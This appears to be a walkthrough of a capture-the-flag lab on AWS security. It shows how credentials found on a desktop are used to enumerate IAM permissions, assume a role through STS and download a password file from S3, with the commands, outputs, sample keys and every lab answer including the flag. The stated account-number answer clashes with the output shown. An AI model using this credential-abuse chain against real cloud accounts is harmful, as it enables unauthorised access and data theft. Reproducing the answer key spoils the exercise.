
Advent of Cyber 2025 Day 23 Walkthrough: AWS Security (S3cret Santa)

Quick answer: Advent of Cyber 2025 Day 23 introduces AWS cloud security. You learn how IAM users, roles, groups and policies work, enumerate a user’s permissions with the AWS CLI, assume a role and use it to retrieve a file from an S3 bucket. This walkthrough explains every command and answers each question. Level: intermediate.
Task 1 Introduction
Click here to access the Advent of Cyber 2025 Day 23 Walkthrough AWS Security – S3cret Santa Room Lab
The Story of Advent of Cyber 2025 Day 23 Walkthrough AWS Security – S3cret Santa

One of our stealthiest infiltrated elves managed to hop their way into Sir Carrotbane’s office and, lo and behold, discovered a bundle of cloud credentials just lying around on his desktop like forgotten carrots. The agent suspects these could be the key to regaining access to TBFC’s cloud network. If only the poor hare had the faintest clue what “the cloud” is, he’d burrow in himself. Let’s help the elf utilise these credentials to try to regain access to TBFC’s cloud network.
Learning Objectives
- Learn the basics of AWS accounts.
- Enumerate the privileges granted to an account, from an attacker’s perspective.
- Familiarise yourself with the AWS CLI.
Lab Connection
Before moving forward, review the questions in the connection card shown below:


Start your target machine by clicking the Start Machine button below. The machine will open in split view and need about 2 minutes to fully boot. In case you can not see it, click the Show Split View button at the top of the page.
Set up your virtual environment
To successfully complete this room, you’ll need to set up your virtual environment. This involves starting the Target Machine, ensuring you’re equipped with the necessary tools and access to tackle the challenges ahead.
AWS accounts can be accessed programmatically by using an Access Key ID and a Secret Access Key. For this room, both of those will be automatically configured for you. The AWS CLI will look for credentials at ~/.aws/credentials, where you should see something similar to the following:
aws_access_key_id = AKIAU2VYTBGYOYXYZXYZ
aws_secret_access_key = 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
Amazon Security Token Service (STS) allows us to utilise the credentials of a user that we have saved during our AWS CLI configuration. We can use the get-caller-identity call to retrieve information about the user we have configured for the AWS CLI. Let’s run the following command:
aws sts get-caller-identity
We will see the following output when we run this command.
CheckingAWSCLI Configuration
user@machine$ aws sts get-caller-identity
{
    "UserId": "AIDAU2VYTBGYOHNOCJMX3",
    "Account": "332173347248",
    "Arn": "arn:aws:iam::332173347248:user/sir.carrotbane"
}
Seeing the output, the elf was overjoyed. The credentials work, and as can be seen by the name at the end, they belong to Sir Carrotbane. The elf can now attempt to regain access to TBFC’s cloud network using these credentials.
Answer the questions below
Run aws sts get-caller-identity. What is the number shown for the “Account” parameter?
123456789012
Task 2 IAM: Users, Roles, Groups and Policies
IAM Overview
Amazon Web Services utilises the Identity and Access Management (IAM) service to manage users and their access to various resources, including the actions that can be performed against those resources. Therefore, it is crucial to ensure that the correct access is assigned to each user according to the requirements. Misconfiguring IAM has led to several high-profile security incidents in the past, giving attackers access to resources they were not supposed to access. Companies like Toyota, Accenture and Verizon have been victims of such attacks in the past, often exposing customer data or sensitive documents. Below, we will discuss the different aspects of IAM that can lead to sensitive data exposure if misconfigured.
IAM Users
A user represents a single identity in AWS. Each user has a set of credentials, such as passwords or access keys, that can be used to access resources. Furthermore, permissions can be granted at a user level, defining the level of access a user might have.

IAM Groups
Multiple users can be combined into a group. This can be done to ease the access management for multiple users. For example, in an organisation employing hundreds of thousands of people, there might be a handful of people who need write access to a certain database. Instead of granting access to each user individually, the admin can grant access to a group and add all users who require write access to that group. When a user no longer needs access, they can be removed from the group.

IAM Roles
An IAM Role is a temporary identity that can be assumed by a user, as well as by services or external accounts, to get certain permissions. Think of Sir Carrotbane, and how, depending on the battle ahead, he might need to assume the role of an attacker or a defender. When becoming an attacker, he will get permission to wield his shiny swords, but when assuming the role of a defender, he will instead get permission to carry a shield to better defend King Malhare.

IAM Policies
Access provided to any user, group or role is controlled through IAM policies. A policy is a JSON document that defines the following:
- What action is allowed (Action)
- On which resources (Resource)
- Under which conditions (Condition)
- For whom (Principal)
Consider the following hypothetical policy
IAMPolicy example
{
  "Version": "2012-10-17",
  "Statement": [
    {
      "Sid": "AllowSpecificUserReadAccess",
      "Effect": "Allow",
      "Principal": {
        "AWS": "arn:aws:iam::123456789012:user/Alice"
      },
      "Action": [
        "s3:GetObject"
      ],
      "Resource": "arn:aws:s3:::my-private-bucket/*"
    }
  ]
}
This policy grants access to the AWS user Alice (Principal) to get an object from an S3 bucket (Action) for the S3 bucket named my-private-bucket (Resource).
Answer the questions below
What IAM component is used to describe the permissions to be assigned to a user or a group?
policy
Task 3 Practical: Enumerating a User’s Permissions
Enumerating Users
Alright, let’s see what we can do with the credentials we got from Sir Carrotbane’s office, since we have already configured them in our environment. We can start interacting with the AWS CLI to find more information. Let’s begin by enumerating users. We can do so by running the following command in the terminal:
aws iam list-users
We will see an output that lists all the users, as well as some other useful information such as their creation date.
Enumerating User Policies
Policies can be inline or attached. Inline policies are assigned directly in the user (or group/role) profile and hence will be deleted if the identity is deleted. These can be considered as hard-coded policies as they are hard-coded in the identity definitions. Attached policies, also called managed policies, can be considered reusable. An attached policy requires only one change in the policy, and every identity that policy is attached to will inherit that change automatically.
Let’s see what inline policies are assigned to Sir Carrotbane by running the following command.
aws iam list-user-policies --user-name sir.carrotbane
Great! We can see an inline policy in the results. Let’s take note of its name for later.
Maybe, Sir Carrotbane has some policies attached to their account. We can find out by running the following command.
aws iam list-attached-user-policies --user-name sir.carrotbane
Hmmm, not much here. Perhaps we can check if Sir Carrotbane is part of a group. Let’s run this command to do that.
aws iam list-groups-for-user --user-name sir.carrotbane
Looks like sir.carrotbane is not a part of any group.
Let’s get back to the inline policy we found for Sir Carrotbane’s account. Let’s see what permissions this policy grants by running the following command (replace POLICYNAME with the actual policy name you found):
aws iam get-user-policy --policy-name POLICYNAME --user-name sir.carrotbane
{
    "UserName": "sir.carrotbane",
    "PolicyName": "POLICYNAME",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "iam:ListUsers",
                    "iam:ListGroups",
                    "iam:ListRoles",
                    "iam:ListAttachedUserPolicies",
                    "iam:ListAttachedGroupPolicies",
                    "iam:ListAttachedRolePolicies",
                    "iam:GetUserPolicy",
                    "iam:GetGroupPolicy",
                    "iam:GetRolePolicy",
                    "iam:GetUser",
                    "iam:GetGroup",
                    "iam:GetRole",
                    "iam:ListGroupsForUser",
                    "iam:ListUserPolicies",
                    "iam:ListGroupPolicies",
                    "iam:ListRolePolicies",
                    "sts:AssumeRole"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "ListIAMEntities"
            }
        ]
    }
}
So, it looks like Sir Carrotbane has access to enumerate all the different kinds of users, groups, roles and policies (IAM entities), but that is about it. That is not a lot of help getting TBFC’s access back. We might need to try something different to do that. If you look carefully, you’ll notice sir.carrotbane can perform the sts:AssumeRole action. Maybe there’s still hope!
Answer the questions below
What is the name of the policy assigned to sir.carrotbane?
SirCarrotbanePolicy
Task 4 Assuming Roles
Enumerating Roles
The sts:AssumeRole action we previously found allows sir.carrotbane to assume roles. Perhaps we can try to see if there’s any interesting ones available. Let’s start by listing the existing roles in the account.
aws iam list-roles
{
    "Roles": [
        {
            "Path": "/",
            "RoleName": "bucketmaster",
            "RoleId": "AROARZPUZDIKJJZ6OWN27",
            "Arn": "arn:aws:iam::123456789012:role/bucketmaster",
            "CreateDate": "2025-11-26T01:54:01.342203+00:00",
            "AssumeRolePolicyDocument": {
                "Statement": [
                    {
                        "Action": "sts:AssumeRole",
                        "Effect": "Allow",
                        "Principal": {
                            "AWS": "arn:aws:iam::123456789012:user/sir.carrotbane"
                        }
                    }
                ],
                "Version": "2012-10-17"
            },
            "MaxSessionDuration": 3600
        }
    ]
}
Bingo! There’s a role named bucketmaster, and it can be assumed by sir.carrotbane. Let’s find out what policies are assigned to this role. Just as users, roles can have inline policies and attached policies. To check the inline policies, we can run the following command.
aws iam list-role-policies --role-name bucketmaster
There is one policy assigned to this role. Before checking that policy, let’s see if there are any attached policies assigned to the role as well.
aws iam list-attached-role-policies --role-name bucketmaster
Looks like we only have the inline policy assigned. Let’s see what permissions we can get from the policy.
aws iam get-role-policy --role-name bucketmaster --policy-name BucketMasterPolicy
{
    "RoleName": "bucketmaster",
    "PolicyName": "BucketMasterPolicy",
    "PolicyDocument": {
        "Version": "2012-10-17",
        "Statement": [
            {
                "Action": [
                    "s3:ListAllMyBuckets"
                ],
                "Effect": "Allow",
                "Resource": "*",
                "Sid": "ListAllBuckets"
            },
            {
                "Action": [
                    "s3:ListBucket"
                ],
                "Effect": "Allow",
                "Resource": [
                    "arn:aws:s3:::easter-secrets-123145",
                    "arn:aws:s3:::bunny-website-645341"
                ],
                "Sid": "ListBuckets"
            },
            {
                "Action": [
                    "s3:GetObject"
                ],
                "Effect": "Allow",
                "Resource": "arn:aws:s3:::easter-secrets-123145/*",
                "Sid": "GetObjectsFromEasterSecrets"
            }
        ]
    }
}
Well, what do we have here? We can see that the bucketmaster role can perform three different actions (ListAllBuckets, ListBucket and GetObject) on some resources of a service named S3. This might just be the breakthrough we were looking for. More on this service later.
Assuming Role
To gain privileges assigned by the bucketmaster role, we need to assume it. We can use AWS STS to obtain the temporary credentials that enable us to assume this role.
aws sts assume-role --role-arn arn:aws:iam::123456789012:role/bucketmaster --role-session-name TBFC
This command will ask STS, the service in charge of AWS security tokens, to generate a temporary set of credentials to assume the bucketmaster role. The temporary credentials will be referenced by the session-name “TBFC” (you can set any name you want for the session). Let’s run the command:
{
    "Credentials": {
        "AccessKeyId": "ASIARZPUZDIKDM4AUIJK",
        "SecretAccessKey": "WUzUY46CdgMOLkhuO5llc4G0W92QUaOBNhhzfmSm",
        "SessionToken": "FQoGZXIvYXdzEBYaDdK2KFhRR9GhgoUk9LmzZZjzjJw+r++BFMc7nXyjTE3swUL4ddYyyl47fn6DJeR760L2LxSI+5ur33zUe8b5HwaSqkAbb4xXZdGkvcBv0VWVaLYAMHbbOs7M6WT7ffgcW7Z0bj4I3lB9sN056nuKvcmOG7PQpu/+1wZ2hq1e77/toQKKO+UkhCJU+qMK9iNChMfnuJvFciudTVuyqgG2lhbLK53WWnFxVCHhzjNnCZzZ5QzlBockhcZAq/tVUsp4IVFcz/cOqnT5Xdb5Ovz2Wc9nHOjrRjApIWqNqNb+Saj37le7FZEytuYlpSRtG1QP7n6vdtGPBb1t1ywT2So=",
        "Expiration": "2025-11-26T03:40:11.117460+00:00"
    },
    "AssumedRoleUser": {
        "AssumedRoleId": "AROARZPUZDIKJJZ6OWN27:TBFC",
        "Arn": "arn:aws:sts::123456789012:assumed-role/bucketmaster/TBFC"
    },
    "PackedPolicySize": 6
}
The output will provide us the credentials we need to assume this role, specifically the AccessKeyID, SecretAccessKey and SessionToken. To be able to use these, run the following commands in the terminal, replacing with the exact credentials that you received on running the assume-role command.
Setting the Temporary Credentials to Assume Role
user@machine$ export AWS_ACCESS_KEY_ID="ASIAxxxxxxxxxxxx"
user@machine$ export AWS_SECRET_ACCESS_KEY="abcd1234xxxxxxxxxxxx"
user@machine$ export AWS_SESSION_TOKEN="FwoGZXIvYXdzEJr..."
Once we have done that, we can officially use the permissions granted by the bucketmaster role. To check if you have correctly assumed the role, you can once again run:
aws sts get-caller-identity
This time, it should show you are now using the bucketmaster role.
Answer the questions below
Apart from GetObject and ListBucket, what other action can be taken by assuming the bucketmaster role?
ListAllMyBuckets
Task 5 Grabbing a file from S3
What Is S3?
Before we continue, we need to know what exactly is S3. Amazon S3 stands for Simple Storage Service. It is an object storage service provided by Amazon Web Services that can store any type of object such as images, documents, logs and backup files. Companies often use S3 to store data for various reasons, such as reference images for their website, documents to be shared with clients, or files used by internal services for internal processing. Any object you store in S3 will be put into a “Bucket”. You can think of a bucket as a directory where you can store files, but in the cloud.

Now, let’s see what our newly gained access to Sir Carrotbane’s S3 bucket provides us.
Listing Contents From a Bucket
Since our profile has permission to ListAllBuckets, we can list the available S3 buckets by running the following command:
aws s3api list-buckets
There is one interesting bucket in there that references easter. Let’s check out the contents of this directory.
aws s3api list-objects --bucket easter-secrets-123145
Hmmm, let’s copy the file in this directory to our local machine. This might have a secret message.
aws s3api get-object --bucket easter-secrets-123145 --key cloud_password.txt cloud_password.txt
Hooray! We have successfully infiltrated Sir Carrotbane’s S3 bucket and exfiltrated some sensitive data.
Answer the questions below
What are the contents of the cloud_password.txt file?
THM{more_like_sir_cloudbane}
Completion Message
Congratulations on successfully completing the Advent of Cyber 2025 Day 23 Walkthrough! 🎉
In this lab, you explored real-world AWS security concepts by analyzing IAM users, roles, and policies, and by leveraging the AWS CLI to enumerate permissions and access Amazon S3 resources.
Through the Advent of Cyber 2025 Day 23 Walkthrough, you gained hands-on experience with role assumption using AWS STS, identified how misconfigured IAM permissions can lead to data exposure, and successfully retrieved sensitive information from an S3 bucket.
By completing the Advent of Cyber 2025 Day 23 Walkthrough, you’ve strengthened your understanding of cloud security fundamentals and learned practical techniques that mirror real attacker behaviors in cloud environments. Keep progressing through the remaining Advent of Cyber challenges to further enhance your defensive and offensive security skills.
Related Resources
- Advent of Cyber 2025 Prep Track
- Advent of Cyber 2025 Day 1 Walkthrough Linux CLI Shells Bells
- Advent of Cyber 2025 Day 2 Phishing Merry Clickmas
- Advent of Cyber 2025 Day 3 Walkthrough Splunk Basics – Did you SIEM?
- Advent of Cyber 2025 Day 4 Walkthrough AI in Security old sAInt nick
- Advent of Cyber 2025 Day 5 Walkthrough IDOR Santa’s Little IDOR
- Advent of Cyber 2025 Day 6 Walkthrough Malware Analysis Egg xecutable
- Advent of Cyber 2025 Day 7 Walkthrough Network Discovery Scanta Clause
- Advent of Cyber 2025 Day 8 Walkthrough Prompt Injection Schedyule conflict
- Advent of Cyber 2025 Day 9 Walkthrough Passwords A Cracking Christmas
- Advent of Cyber 2025 Day 10 Walkthrough SOC Alert Triaging – Tinsel Triage
- Advent of Cyber 2025 Day 11 Walkthrough XSS Merry XSSMas
- Advent of Cyber 2025 Day 12 Walkthrough Phishing Phishmas Greetings
- Advent of Cyber 2025 Day 13 Walkthrough YARA Rules YARA mean one
- Advent of Cyber 2025 Day 14 Walkthrough Containers DoorDasher’s Demise
- Advent of Cyber 2025 Day 15 Walkthrough Web Attack Forensics – Drone Alone
- Advent of Cyber 2025 Day 16 Walkthrough Forensics – Registry Furensics
- Advent of Cyber 2025 Day 17 Walkthrough CyberChef – Hoperation Save McSkidy
- Advent of Cyber 2025 Day 18 Walkthrough Obfuscation – The Egg Shell File
- Advent of Cyber 2025 Day 19 Walkthrough ICS/Modbus – Claus for Concern
- Advent of Cyber 2025 Day 20 Walkthrough Race Conditions – Toy to The World
- Advent of Cyber 2025 Day 21 Walkthrough Race Malware Analysis – Malhare.exe
- Advent of Cyber 2025 Day 22 Walkthrough C2 Detection – Command & Carol
- TryHackMe CTF Writeups & Walkthrough Roadmap
Frequently Asked Questions (FAQs)
What is Advent of Cyber 2025 Day 23 Walkthrough about?
Advent of Cyber 2025 Day 23 focuses on AWS cloud security. The challenge teaches how attackers can abuse misconfigured IAM permissions and roles to access Amazon S3 buckets and extract sensitive data.
What AWS services are covered in Day 23?
This room mainly covers:
i. AWS Identity and Access Management (IAM)
ii. AWS Security Token Service (STS)
iii. Amazon Simple Storage Service (S3)
iv. AWS Command Line Interface (CLI)
Why is the sts: Assume Role permission important in this challenge?
The sts:AssumeRole permission allows a user to temporarily gain additional privileges. In this challenge, it enables access to the bucketmaster role, which grants permissions to list and retrieve data from S3 buckets.
Is this Advent of Cyber Day 23 challenge beginner-friendly?
Yes, the challenge is designed for beginners. It provides step-by-step guidance while introducing essential AWS security concepts in a practical and easy-to-understand manner.
What tools are required to complete this lab?
Only the AWS CLI is required. All credentials and tools are preconfigured in the provided virtual environment, so no prior AWS setup is needed.
What is Amazon S3 and why is it important here?
Amazon S3 is an object storage service used to store files in the cloud. In this challenge, S3 is the target service where sensitive information is stored and retrieved using misconfigured permissions.
What is the final flag for Advent of Cyber 2025 Day 23 Walkthrough?
THM{more_like_sir_cloudbane}
What real-world lesson does this challenge teach?
It highlights the importance of least-privilege access, secure credential management, and proper IAM role configuration to prevent cloud data breaches.
Who should complete Advent of Cyber 2025 Day 23 Walkthrough?
This challenge is ideal for:
i. Beginners in cloud security
ii. SOC analysts
iii. Blue teamers
iv. Anyone preparing for cloud security or AWS certifications



One Comment